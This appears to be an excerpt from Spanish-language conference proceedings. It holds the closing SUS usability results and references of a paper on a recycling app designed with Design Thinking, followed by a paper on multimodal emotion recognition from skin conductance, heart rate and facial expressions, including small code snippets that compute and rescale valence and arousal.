Fig. 9. Tareas por realizar por el usuario.

Tabla 1. Cuestionario SUS

Nro	Cuestionario SUS	Puntuación
Q1	Me gustaría usar esta aplicación de reciclaje frecuentemente para gestionar mis residuos.	Escala de Likert 1-5 Donde 1 es Totalmente Desacuerdo y 5 es Totalmente de acuerdo.
Q2	Encontré la aplicación de reciclaje innecesariamente compleja.	
Q3	Pensé que la aplicación de reciclaje era fácil de usar.	
Q4	Creo que necesitaría la ayuda de una persona técnica para poder usar esta aplicación de reciclaje.	
Q5	Encontré que las diversas funciones de reciclaje en esta aplicación estaban bien integradas.	
Q6	Pensé que había demasiada inconsistencia en la información de reciclaje proporcionada por esta aplicación.	
Q7	Imagino que la mayoría de las personas aprenderían a usar esta aplicación de reciclaje rápidamente.	
Q8	Encontré la aplicación de reciclaje muy engorrosa de usar.	
Q9	Me sentí muy seguro/a utilizando la aplicación para manejar mis residuos reciclables.	
Q10	Necesité aprender muchas cosas nuevas antes de poder comenzar a usar esta aplicación de reciclaje.	

Tabla 2. Resultados del Cuestionario SUS

Participantes del experimento 73	Q1	Q2	Q3	Q4	Q5	Q6	Q7	Q8	Q9	Q10	Valor SUS
Promedio	**2,9**	**2,1**	**3,5**	**1,9**	**3,6**	**1,8**	**4**	**2**	**3,8**	**2,3**	**71**

5 Conclusiones

Durante las cinco etapas de Design Thinking (empatizar, definir, idear, prototipar y evaluar), se ha trabajado un producto fácil de usar, accesible y que motiva a los usuarios a adoptar prácticas responsables para cuidar el medio ambiente. La etapa de empatizar permitió conocer las necesidades y comportamientos de las personas para una aplicación de reciclaje o economía circular con lo que se pudo definir el problema. En la fase de ideación, la generación de ideas innovadoras definió la solución a la propuesta que, durante la etapa de prototipo, expertos aportaron retroalimentación, a fin de mejorar las funcionalidades de la aplicación. Por último, en la etapa de evaluación, los usuarios al probar el prototipo y ofrecer comentarios críticos guiaron las últimas iteraciones del desarrollo. Los resultados obtenidos destacan que la participación del usuario en cada etapa no solo mejora la calidad del producto final, sino que también fomenta una mayor aceptación y adopción de este. Lo que sugiere que la aplicación tiene valor agregado y un impacto positivo en la comunidad, ya que no solo aborda un llamado a la acción del reciclaje, sino que contribuye notablemente a los Objetivos de Desarrollo Sostenible de las Naciones Unidas que apunta a cambiar la forma en que producimos y consumimos bienes para lograr un uso más eficiente de los recursos naturales.

References

1. R. De Oliveira, M. Cherubini y N. Oliver, “Influence of Usability on Customer Satisfaction: A Case Study on Mobile Phone Services”, de CEUR Workshop Proceedings, Copenhagen, Denmark, 2012.
2. ISO, I. (2018). Ergonomics of human-system interaction—Part 11: Usability: Definitions and concepts (ISO 9241-11: 2018). *Google Scholar Google Scholar Reference*.
3. Constantine, L. L., & Lockwood, L. A. (1999). Software for use: a practical guide to the models and methods of usage-centered design. Pearson Education.
4. Jokela, T., Iivari, N., Matero, J., & Karukka, M. (2003, August). The standard of user-centered design and the standard definition of usability: analyzing ISO 13407 against ISO 9241-11. In *Proceedings of the Latin American conference on Human-computer interaction*.
5. Brown, T. (2008). The evolution of the DESIGN THINKING. Harvard Bussines Review.
6. May, P., Ehrlich, H.C., Steinke, T.: ZIB Structure Prediction Pipeline: Composing a Complex Biological Workflow through Web Services. In: Nagel, W.E., Walter, W.V., Lehner, W. (eds.) Euro-Par 2006. LNCS, vol. 4128, pp. 1148--1158. Springer, Heidelberg (2006)

7. Castaño, F., & González, N. (2020). Creación de una aplicación móvil hibrida que aplique la metodología del Design Thinking y documente el producto de cada una las fases. Bogotá: Universitaria Agustiniana.
8. *Design Thinking para mejorar la usabilidad* | Thinkersco. https://thinkersco.com.
9. Alba, A. (2022). https://innolandia.es. Obtenido de https://innolandia.es/design-thinkinga-fondo-prototipar/
10. *Design thinking ¿qué es y cuáles son sus fases?* | *Quodem*. (s.f.). quodem.com. https://quodem.com/blog/que-es-design-thinking/
11. Lewrick, M.,Link, P. & Leifer, L. (2020). The Design Thinking Toolbox. A guide to mastering the most and valuable innovation methods.
12. Friis, R., Yu Siang, T. (2019). Stage 2 in the Design Thinking Process: Define the Problem and Interpret the Results. Interaction Design Foundation. https://www.interaction-design.org/literature/article/stage-2-in-the-design-thinking-process-define-the-problem-and-interpret-the-results
13. *Método How Might We...? - Design thinking* | *Saraclip*. (s.f.). Experiencia de usuario • Product Owner • Product Manager. https://www.saraclip.com/metodo-how-might-we/
14. Alba, A. (2022). https://innolandia.es. Obtenido de https://innolandia.es/design-thinkinga-fondo-prototipar/

Reconocimiento de emociones empleando conductancia de piel, variación de ritmo cardíaco y expresiones faciales.

Sofia Roldan[1], Matias Gramajo[1] Jorge Ierache[1,2,3]

Escuela Superior de Ingeniería, Informática y Ciencias Agroalimentarias (UM) Universidad de Morón. Cabildo 134, (B1708JPD) Morón, Buenos Aires, Argentina. [1]
Universidad de Buenos Aires Facultad de Ingeniería Lab de Sistemas de Información Avanzados, CABA Argentina[2]
Universidad Nacional de la Matanza DIIT, Grupo de Inteligencia Artificial Aplicada, San Justo Argentina[3]
{jierache,sofroldan,bgramajo}@unimoron.edu.ar

Abstract. La computación afectiva es una disciplina emergente que busca desarrollar sistemas y dispositivos capaces de reconocer, interpretar, procesar y estimular las emociones humanas. Este trabajo presenta una revisión de los antecedentes en materia de instrumentos, métodos y modelos en el ámbito de la computación afectiva. Se describe un framework multimodal emocional desarrollado que utiliza datos de sensores fisiológicos (frecuencia cardíaca y conductancia de la piel), y expresiones faciales para predecir el estado emocional de un sujeto, complementariamente, se emplea un BCI para obtener relajación y atención. Finalmente, se presentan y discuten los resultados generales de las experimentaciones realizadas en ambiente estático con el empleo de imágenes IAPS y en ambiente dinámico con el empleo de un simulador de vuelo.

Keywords: Computación afectiva, framework multimodal emocional, emociones, datos fisiológicos, expresiones faciales.

1 Introducción

Las emociones no son meras sensaciones fugaces, sino impulsos poderosos que guían nuestras acciones y decisiones. Como bien lo señaló el reconocido psicólogo Paul Ekman, "la emoción es una reacción a eventos relevantes para nuestras necesidades, metas o preocupaciones, con una duración determinada (segundos, como máximo minutos)" [1]. En este sentido, las emociones juegan un papel fundamental en nuestras vidas, determinando el rumbo y las decisiones que tomamos. Influyen en nuestra memoria, atención, aprendizaje, percepción e incluso en la forma en que nos relacionamos con el mundo que nos rodea y con las demás personas [2]. Si bien la investigación del comportamiento humano se ha centrado históricamente en el pensamiento racional, relegando las emociones a un segundo plano, las teorías actuales revelan la profunda influencia que estas ejercen sobre los mecanismos del pensamiento racional. A pesar de que las emociones son una parte fundamental de la experiencia humana,han sido ampliamente ignoradas en el ámbito tecnológico, lo que ha generado frustración y dificultades en la interacción con las aplicaciones informáticas. Es por ello que hay investigadores enfocados en comprender las emociones para mejorar la experiencia de las personas al interactuar con la tecnología [3]. La Dra. Rosalind Picard, investigadora del Massachusetts Institute of Technology (MIT), acuñó el término Computación Afectiva en su libro "Affective Computing" publicado en 1997. En esta obra, la Dra. Picard argumenta la necesidad de considerar los factores emocionales en el diseño del software. La Computación Afectiva emerge como uno de los desafíos actuales y emergentes en el ámbito de los sistemas y tecnologías de la información. Este campo de estudio se enfoca en el desarrollo de sistemas y dispositivos capaces de reconocer, interpretar, procesar y estimular las emociones humanas [4]. En la era digital, los dispositivos han dado un salto importante: ahora pueden percibir nuestras emociones. Cámaras, micrófonos y sensores capturan sutiles señales, los movimientos faciales, el tono de voz, la respiración y la actividad cerebral. Esta información, procesada por algoritmos inteligentes, revela nuestro estado emocional. Sin embargo, adaptar el comportamiento de las computadoras a nuestras emociones sigue siendo un desafío [3].
En la segunda sección se presenta el marco teórico general, particularmente los que se consideran sensores y registros fisiológicos, biométricos, para la determinación de emociones, luego se presentan los modelos categóricos, dimensionales y la encuesta SAM. En la tercera sección se plantea el problema indicando los diversos trabajos que se sustentan en la determinación de la excitación y valencia en modelos de aprendizaje de máquina [23], [24], [25], [34], sin embargo, no se rescatan modelos que permitan obtener

valores de excitación en forma directa sobre la base de la conductancia de piel y variación de ritmo cardiaco, complementado con la determinación directa de valencia a partir de la emoción determinada por el rostro. En la cuarta sección se presenta la solución desarrollada, sobre la base de un framework que integra el procesamiento de los registros fisiológicos, la captura de imágenes de rostro y de los estímulos, complementariamente se suman los registros de la interfase cerebro maquina (BCI). En la quinta sección se presentan los resultados de las pruebas realizadas empleando estímulos estáticos con imágenes IAPS, su valoración con encuestas SAM comparada con los valores de IAPS, con los valores obtenidos por el desarrollo propuesto para la determinación de excitación y valencia, luego se presenta un caso de prueba en ambiente dinámico (simulador de vuelo), finalmente se realiza, se realiza la validación de resultados y su discusión final. En la sexta sección se presentan las conclusiones, acompañando las futuras líneas de trabajo e investigación.

2 Marco teórico

2.1 Computación afectiva

En la actualidad, sabemos que la emociones se originan en el sistema límbico, una estructura del cerebro, situada debajo del córtex, a cargo de las emociones, la atención y la memoria. Al sentimiento en sí que siente una persona en un momento dado se le denomina estado afectivo, mientras que la comunicación de dicho estado al exterior tiene lugar a través de la expresión de emociones. Dicha expresión tiene lugar a través de respuestas físicas del cuerpo humano: lenguaje corporal, ritmo cardíaco, expresiones faciales, tono de la voz, etc. [5].
Dado que, por el momento, la computadora solo puede ver las emociones que provoquen alguna clase de respuesta externa en el cuerpo o que la persona revele durante la interacción con otra entidad, la detección se reduce a los siguientes medios: a) Voz, b) Expresiones faciales, c) Lenguaje corporal y movimientos del cuerpo, d) Respuestas fisiológicas (conductancia de piel, EEG: BCI, variación de ritmo cardíaco, etc.), e) Texto.
De manera adicional, se puede usar información combinada de estos canales para obtener una mejor tasa de acierto en la detección de emociones. Esto se puede conseguir a través de “sistemas multimodales” [6].

2.2 Instrumentos para medir emociones

Los instrumentos de evaluación emocional se clasifican en tres grupos según su método de captura: Sentimientos subjetivos, reacciones fisiológicas y expresiones emocionales.
Los instrumentos de medición de sentimientos subjetivos se basan en auto-reportes, donde las personas describen sus propias emociones, en lugar de ser observadas o medidas por otros. Se clasifican en medición verbal en la cual los participantes utilizan escalas para registrar sus emociones en palabras y medición no verbal, donde se emplean representaciones gráficas de emociones, como imágenes o emoticones, para facilitar la expresión emocional [7]. Un ejemplo de esto es lo que se menciona en [8], donde se sistematiza el uso de emoticones en relación al modelo Circumplejo de Russell. Los instrumentos de medición fisiológica capturan cambios corporales relacionados con las emociones, utilizando técnicas objetivas. Estos cambios se manifiestan en variables como ritmocardíaco, respiración, transpiración, dilatación de pupilas y más [9]. Las señales fisiológicas se capturan a través de aparatos que miden la actividad electrodérmica, electrocardiograma, detectores de ritmo cardíaco (HR), conductancia de piel (SCR), sobre los cuales se desarrollaron diversos trabajos para inferir el estado emocional [10], [11], [12]. Particularmente la SCR y los parámetros del HR han sido ampliamente reconocidos en la literatura científica como indicadores robustos de la excitación. La conductancia de la piel refleja cambios en la actividad del sistema nervioso autónomo, mientras que el ritmo cardíaco proporciona información sobre la respuesta cardiovascular. Por lo tanto, la combinación de estos datos fisiológicos ofrece una evaluación másprecisa y detallada de la excitación [13]. En casos específicos, se utilizan interfaces cerebro-computadora (BCI) para medir la actividad neuronal directamente. Los instrumentos de medición de la expresión emocional se enfocan en cómo las personas expresan sus emociones a través de diferentes canales. Están los que miden expresión facial que utilizan cámaras para capturar fotografías o videos de los rostros de las personas, y luego se analiza la presencia de micro expresiones o rasgos faciales asociados a emociones específicas

[14]. Los que miden expresión vocal, que registran y analizan las características de la voz, como el tono, la intensidad y el ritmo, para identificar emociones en diferentes contextos,como por ejemplo, reconocimiento de emociones en conversaciones [15], análisis de emocionesy sentimientos en discursos a través de la extracción de propiedades acústicas como Excitación (Arousal) y Valencia (Valence) [16], análisis de emociones en música mediante la extracción de características acústicas del modelo de Russell [17] o trabajos de clasificación y representación de emociones en el discurso hablado en español empleando Deep Learning [18].

2.3 Modelos de la computación afectiva

La computación afectiva se basa en el procesamiento de datos recopilados y etiquetados durante experimentos controlados en laboratorio. Estos datos permiten obtener etiquetas emocionales de diversas maneras, durante la interacción con el sistema, donde los participantes reportan sus emociones en tiempo real o de forma retrospectiva, el investigador, luego de la interacción, evalúa sus emociones. Según la modalidad de datos, los sistemas de computación afectiva se clasifican en unimodales y multimodales. Los primeros analizan una única fuente de datos, como expresiones faciales o tono de voz mientras que, los segundos, combinan dos o más fuentes de datos, buscando mayor precisión en el reconocimiento emocional. Los sistemas multimodales presentan diversos desafíos como la selección de modalidades, recopilación de datos de entrenamiento, manejo de datos faltantes, manejo de diferentes tasas de muestreo, decidir como evaluar los diferentes estados emocionales. Desde el último medio siglo, se propusieron diferentes formas de modelar las emociones, representándolas desde diferentes perspectivas. Dos de ellas se utilizan ampliamente, una es el enfoque categórico y otra es el enfoque dimensional.

2.4 Enfoque categórico

El enfoque categórico, propuesto inicialmente por el psicólogo Paul Ekman, postula la existencia de un conjunto de seis emociones básicas y universales que no se ven afectadas por las diferencias culturales. Estas emociones son: alegría/felicidad, miedo, tristeza, ira/enojo, disgusto/asco y sorpresa. En su última actualización, Ekman incorporó el desprecio como una emoción básica adicional.
La figura 1 muestra un conjunto de rostros representativos de cada una de estas emociones básicas [19].



Fig. 1. Siete expresiones faciales universales según la teoría de Paul Ekman. Fuente: (https://www.paulekman.com/universal-emotions/), 2024

2.5 Enfoque dimensional

El enfoque dimensional en contraste con el categórico, propone que los estados afectivos se distribuyen en un espacio continúo definido por ejes dimensionales. Estos ejes representan una cuantificación de una característica.
Uno de los modelos dimensionales más aceptado es el Modelo Circumplex de Afectividad (también conocido como Circumplejo o Modelo Arousal–Valence). Este modelo se basa en dos ejes principales: excitación o

Arousal (asociado a la emoción, variando desde un estado relajado hasta uno excitado) y Valencia o Agradabilidad (indica el grado de placer o disgusto experimentado, oscilando entre lo positivo y lo negativo). La idea fundamental que transmite es que los estados emocionales están mejor representados en un círculo con dimensiones bipolares que en dimensiones independientes. Russell propone un modelo espacial (dimensional) para representar las emociones [20]. Los conceptos afectivos se ubican en un círculo, donde cada posición está asociada a una emoción específica. La distancia desde el centro del círculo representa la intensidad de la emoción, mientras que el ángulo determina su tipo.
El orden de las emociones en el círculo es el siguiente: Placer o agrado (0), Excitación (45), Activación (90), Nervioso (135), Afectado (180), Deprimido (225), Desactivado - somnolencia (270), Relajado (315).
La Figura 2, muestra el modelo del Circunflejo de Russell, con la particularidad que en sus cuadrantes se observan las etiquetas de emociones, sumando externamente las emociones categóricas indicadas por Ekman. Existen trabajos que muestran las emociones no básicas [21]. Como así también intentos de representar conjuntamente el enfoque categórico como el enfoque dimensional. Uno de ellos es “La rueda de Ginebra” [22].



Fig. 2. Modelo Circumplex de Afectividad. Fuente (Posner, Russell, & Peterson, 2005), asociado con emociones categóricas básicas (Ekman).

2.6 Encuestas SAM

Una herramienta adicional para evaluar las emociones es el SAM (Self-Assessment Manikin) [23]. SAM es un método no verbal sencillo y rápido de aplicar que permite medir el placer (valencia), la excitación (arousal) y el dominio que una persona experimenta ante un estímulo determinado. La dimensión de placer en SAM se representa mediante una serie de figuras que van desde una sonriente y feliz hasta una con el ceño fruncido e infeliz. En cambio, la dimensiónde excitación se representa mediante figuras que van desde una excitada con los ojos abiertos hasta una relajada y somnolienta. La dimensión de dominancia en SAM representa la sensación de control que tiene una persona sobre una situación. Se utiliza el tamaño de la figura para indicar el nivel de control: una figura más grande indica un mayor control. Los valores obtenidos de lastres dimensiones de SAM no necesitan ser transformados. Existen dos escalas, una coincide con las cinco figuras del personaje representadas en SAM, de izquierda a derecha. El valor 1 representa la mínima expresión de la emoción y el valor 5 la máxima expresión. La segunda escala permite agregar cuatro valores intermedios entre las opciones de la escala anterior. Para ello, se marca el punto correspondiente en la línea entre las figuras. El valor 1 representa la mínima expresión de la emoción y el valor 9 la máxima expresión. Ver figura 3.




Fig. 3. SAM (Self-Assessment Manikin) Fuente (Lang P., 1985)

3 Problema

Tras analizar las aplicaciones existentes y considerar los datos necesarios para determinar las emociones, en particular la determinación de excitación en el marco del modelo dimensional se encuentran diversos trabajos que se sustentan en modelos de IA centrados en aprendizaje de máquina [24], [25], [26], [27], sin embargo no se rescatan modelos que permitan obtener valores de excitación en forma directa con la combinación de datos fisiológicos, particularmente conductancia de piel y variación de ritmo cardiaco, se concluye que actualmente no existe un método preciso para determinar la excitación de un individuo únicamente a través del ritmo cardíaco y la conductancia de la piel.

En este sentido, se propone llevar a cabo el registro y evaluación de datos fisiológicos, incluyendo los mencionados anteriormente para la determinación de excitación (Arousal), así como el registro del rostro para la obtención de valencia (Valence) y complementariamente la actividad eléctrica cerebral con el empleo de BCI para obtener información de la persona en orden al grado de concentración y relajación durante las pruebas. Para evaluar su eficacia y comprender mejor las respuestas emocionales de los usuarios, es crucial registrar información biométrica relacionada principalmente con su estado emocional y los estímulos que las generan. Esto se puede lograr mediante la explotación de los parámetros fisiológicos del ritmo cardíaco y la conductancia de la piel. La utilización de BCI es particularmente útil en situaciones simuladas, donde se puede evaluar el comportamiento del individuo frente a diferentes escenarios y comparar las respuestas emocionales entre distintas sesiones de prueba.

4 Solución propuesta

El presente trabajo se basa en un framework que se comenzó a construir en el contexto del Proyecto de Investigación Científica Tecnológica Orientado (PICTO UM 005). A partir del mismo se consideraron los siguientes datos de entrada: a) La captura de las ondas cerebrales con el empleo del BCI Neurosky. [28], b) La captura de frecuencia cardíaca con el empleo del sensor eSense Pulse. [29], c) La conductancia de la piel con el empleo del sensor eSense Skin. [30], d) Capturas rostro de usuario. [31] del usuario y la captura de pantalla correspondiente a estimulo observado.

El modelo construido recibe como señal de entrada datos provenientes de las bioseñales seleccionadas a partir de las cuales se quiera inferir el estado de excitación/valencia. Este proceso será gestionado y registrado por el framework emocional que persistirá esta informaciónen una base de datos unificada gestionada mediante SQL Server Management Studio (SSMS) y archivos csv. Se complementa con la captura de las ondas cerebrales con el empleo del BCI para obtener la atención y relajación en un momento determinado por el BCI. Por otro lado, bajo el enfoque categórico, las interacciones que el usuario realice con la computadora (visualización de estímulos, simulador de vuelos, juegos, etc.) junto con las capturas de su rostro en cada momento. Para realizar las pruebas se aplicó una configuración inicial con un tipo de estímulo en particular, y se llevaran a cabo una serie de fases que abarcarán desde el momento en el que el sujeto de pruebas se coloca todos los sensores, hasta que los resultados de dicha sesión sean presentados en un conjunto de gráficos. Al mismo tiempo se solicita al usuario que responda encuestas SAM con el objetivo de verificar si el estado emocional pretendido ha sido inferido con éxito por cada estímulo. Una vez finalizada la

presentación de estímulos y capturados los datos fisiológicos, se inicia una fase de post procesamiento y sincronización. Los datos de los sensores de ondas cerebrales, conductancia de la piel y ritmo cardíaco serán procesados y analizados. Las imágenes de rostro capturadas durante la prueba son enviadas a la API de reconocimiento y detección de rostros "Recognize Emotions" brindado por Luxand [31], la cual brindará valores categóricos para dichas emociones, que luego serán parcialmente convertidos a valores dimensionales, de valencia. Particularmente en la experimentación el usuario puede ser representado por una persona jugando juegos de miedo o juegos de suspenso en el cual suceden escenas dramáticas o estresantes para el mismo. Independientemente también puede ser una persona viendo una película o video. Para las pruebas del desarrollo particular del framework multimodal, se seleccionó un ambiente virtual estático, imágenes IAPS, y un ambiente virtual dinámico, representado por un simulador de vuelos. A continuación, se puede observar en la Figura 4 el modelo conceptual del sistema descrito.




Fig.4. Modelo conceptual del framework emocional.

Tras el envío de las capturas de rostro a la API y la obtención de los valores de valencia, se procede a sincronizar temporalmente (fecha, hora, minutos y segundos) cada registro fisiológico, específicamente el ritmo cardíaco (HR) y la conductancia de la piel (SCR). Esta sincronización permite calcular la excitación en momentos específicos de cada fase de prueba.

Se diseñó una tabla de equivalencia contemplando los valores de HR (ritmo cardíaco) y SCR (conductancia de la piel). A continuación, se detallan los rangos considerados para las 2 variables antes mencionadas: a) SCR: de 0 a 16. Siendo posible tomar valores mayores a 16, b) HR: de 55 a 100. Siendo posible tomar valores mayores a 100.

A estos valores, se le asignará una escala desarrollada en forma empírica propuesta por J, Ierache 2024, en la cual se clasificarán y ubicarán los rangos de excitación teniendo en cuenta la escala de SAM (del 1 al 9) y el circunflejo de Russell.

Dicha escala cuenta con 9 valores que va desde -4 (muy baja excitación) a 4 (muy alta excitación)compartiendo el cero, como se presenta en la Tabla 1.

Escala	Circunflejo	HR	SCR/min
1	-4	55-60	0-2
2	-3	61-64	3-4
3	-2	65-69	4-5
4	-1	70-74	6-7

5	0	75-84	8-9
6	1	85-90	10-11
7	2	91-95	12-13
8	3	96-100	14-16
9	4	> 100	> 16

Tabla 1. Escala HR y SCR asociada al Circunflejo

La equivalencia de la escala con la encuesta SAM se presenta en la figura 5.




Fig. 5. Equivalencia con SAM

Una vez establecidos en la base de datos los valores de HR y de SCR para cada espacio del tiempo, serecorrerá la escala y se verificará si ambos valores concuerdan con la misma, en el caso de que juntos no lo hagan, se tendrá en consideración para la excitación, solo el valor de la conductancia de piel (SCR) y se le asignará el valor correspondiente a la escala. Los datos mencionados en la presente sección serán almacenados en base de datos dedicada a la aplicación. La tabla que estará a cargo de la persistencia de estos datos se compone de los siguientes campos: a) TimeStamp (indica el momento en que dicha medición fue tomada), b) HR (ritmo cardiaco), c) RR (Intervalo de dos picos de variaciones entre latidos sucesivos), d) HRV (Variabilidad del ritmo cardíaco), e) MicroSiemens (µS, unidad de conductancia eléctrica), f) SCR (respuestas de conductancia de la piel), g) SCR_MIN, h) ID IAPS (valor de ID de las imágenes IAPS utilizadas para cada estímulo), i) ArousalMean (nivel medio de excitación vinculado a las IAPS), j) ValenceMean (nivel medio de valencia vinculado a las IAPS), k) ArousalSD (Desviación estándar de excitación), l) ValenceSD (Desviación estándar de Valencia), m) PhaseName (Nombre de la Fase), n) MatchesSam (Indicador booleano que representa si la calificación indicada es acorde al estímulo presentado en la fase) los valores completados en el SAM fueron consistentes. En otras palabras, si el valor de excitación fue igual o superior a 5 (valor medio) y lo mismo para valencia. Si el valor no coincide con el esperado, la columna MatchesSam de dicha medición será asignada al valor "false".) o) Valence: valor de valencia obtenido de las imágenes de rostro, por medio del servicio Recognize Emotions brindado por LUXAND, el cual emplea un modelo emocional categórico para la clasificación de emociones "discretas", las cuales fueron convertidas a valores del tipo dimensional mediante el cálculo de FaceReader: Felicidad – Σ(emocionesNegativas) = Valencia

```
double positiveValues = 0;
double negativeValues = 0;
       positiveValues += happy;
       negativeValues += sad + angry + disgust + fear;
       var valorValencia = positiveValues - negativeValues;
```

p) ValenceRescalado: valor de valencia rescalado para obtener una equivalencia con la encuesta SAM. q) Arousal (Excitación): Valor de excitación obtenido mediante HR y SCR teniendo en cuenta la escala establecida anteriormente r) ArousalRescalado: valor de excitación rescalado para obtener una equivalencia con la encuestaSAM.

Para rescalar los valores de valencia y excitación, se implementa una función basada en un rango del 1 al 9. La función toma tres argumentos: valorOriginal (El valor original de la excitación/valencia), minimoOriginal (El valor mínimo del rango original de excitación/valencia) y maximoOriginal (El valor máximo del rango original de excitación/valencia).

Luego, los pasos a seguir para obtener el valor de excitación y valencia rescalada son los siguientes: a) Calcular el rango original: Se obtiene al restar minimoOriginal de maximoOriginal, b) Calcular el nuevo rango: Se obtiene al restar minimoNuevo de maximoNuevo, c) Calcular la escala: Se obtiene dividiendo rangoNuevo entre rangoOriginal, d) Calcular el valor rescalado: Se calcula multiplicando valorOriginal menos minimoOriginal por la escala y sumando minimoNuevo, e) Se retorna el valor rescalado.A continuación, se muestra el proceso de rescalado para la excitacion (arousal) y valencia (valence), respectivamente.

```
float valorOriginal = arousal;
double minimoOriginal = -4;
double maximoOriginal = 4;
int minimoNuevo = 1;
int maximoNuevo = 9;
       double rangoOriginal = maximoOriginal - minimoOriginal;
       double rangoNuevo = maximoNuevo - minimoNuevo;
       int arousalRescalado = (int)(minimoNuevo + (valorOriginal-
       minimoOriginal)*(maximoNuevo-minimoNuevo)/(maximoOriginal-
       minimoOriginal));
float valorOriginal = face.Valence;
double minimoOriginal = -99.99;
double maximoOriginal = 99.99;
int minimoNuevo = 1;
int maximoNuevo = 9;
       double rangoOriginal = maximoOriginal - minimoOriginal;
       double rangoNuevo = maximoNuevo - minimoNuevo;
       int valenceRescalado = (int)(minimoNuevo + (valorOriginal-
       minimoOriginal)*(maximoNuevo-minimoNuevo)/(maximoOriginal-
       minimoOriginal));
```

A los valores de valencia se asociaron sus valores de excitación correspondientes en el tiempo, teniendo en cuenta la escala empírica establecida (tabla 1). Ambos valores fueron rescalados, para obtener una equivalencia con la encuesta SAM y de esta forma realizar la representación de los resultados de las pruebas en un modelo dimensional.

5 Pruebas y resultados obtenidos

El desarrollo de las pruebas tiene como objetivo el registro de datos del ritmo cardíaco, conductancia de la piel, y captura de imágenes faciales de un sujeto para su posterior análisis. Para lograr lo mencionado con anterioridad, se comenzó con pruebas basales y configuraciones iniciales a través de un ambiente estático como las imágenes IAPS [32] presentadas al sujeto. Las imágenes fueron variando cada cierto período de tiempo a fin de lograr estimular distintos tipos de reacciones. Por otra parte, las pruebas basales se realizaron con diversos usuarios, en este caso se hizo énfasis en presentar el resultado de uno de los sujetos, para el cual, se utilizaron cuatro imágenes con un intervalo temporal de 5 segundos en tres situaciones denominadas de la siguiente manera: HA_PV (excitación alta y valencia positiva), LA_PV (excitación baja, valencia positiva), y LA_NV (excitación baja, valencia negativa), para visualizar las reacciones del sujeto frente a un entorno dinámico, se utilizó un simulador de vuelos. El mismo fue configurado para ser utilizado durante 20 segundos. En todas las situaciones se registraron las capturas de rostro. Complementariamente se obtuvo un registro de relajación y de atención del usuario, la figura 6 muestra el gráfico de atención-relajación obtenido de BCI-Neurosky correspondiente a la prueba. Particularmente se observa que la relajación fue mayor a la atención. No obstante, en el instante 46, la atención y la relajación obtienen el mismo valor.




Fig. 6. Gráfico Atención-relajación (Detalle, particular de un registro)

El gráfico que se muestra en la Figura 7, presenta la imagen capturada de vuelo (estimulo) correspondiente al instante del registro 46, y la imagen del rostro del usuario (que representa la emoción de **tristeza**, obtenida de la captura de imagen aplicando el reconocimiento mediante el servicio "Recognize Emotions" de Luxand) durante su sesión con el simulador de vuelo.



Fig. 7. Gráfico captura imagen vuelo – imagen rostro webcam para un instante en particular (registro 46)

Se puede observar en la Figura 8 la representación dimensional, de las respuestas de las encuestas SAM (representadas por cuadrados) obtenidas al estimular al sujeto empleando distintas imágenes del data set IAPS en el marco de pruebas estáticas, en particular se muestran tres situaciones, la primera: HA_PV (excitación alta - valencia positiva) representada en color rojo; la segunda: LA_PV (excitación baja - valencia positiva),representado en color amarillo y la tercera: LA_NV (excitación baja - valencia negativa), representada en color verde, en las cuales se utilizaron como estímulo las imágenes IAPS (representadas por círculos). Se puede observar, que las respuestas SAM coinciden en cada cuadrante con los valores de las imágenes IAPS presentadas al usuario.

En correspondencia, en cada situación de prueba y su cuadrante, se determinaron las emociones categóricas empleando "Recognize Emotions" de Luxand. Para la primera situación de pruebas se obtuvo la emoción de felicidad que conserva relación al cuadrante HA_PV, para la segunda situación de pruebas la emoción neutral que conserva relación al cuadrante LA_PV. Por último, se obtuvo la emoción de tristeza para la

tercera situación de pruebas que conserva relación al cuadrante LA_NV.



Fig. 8. Gráfico Excitación-valencia

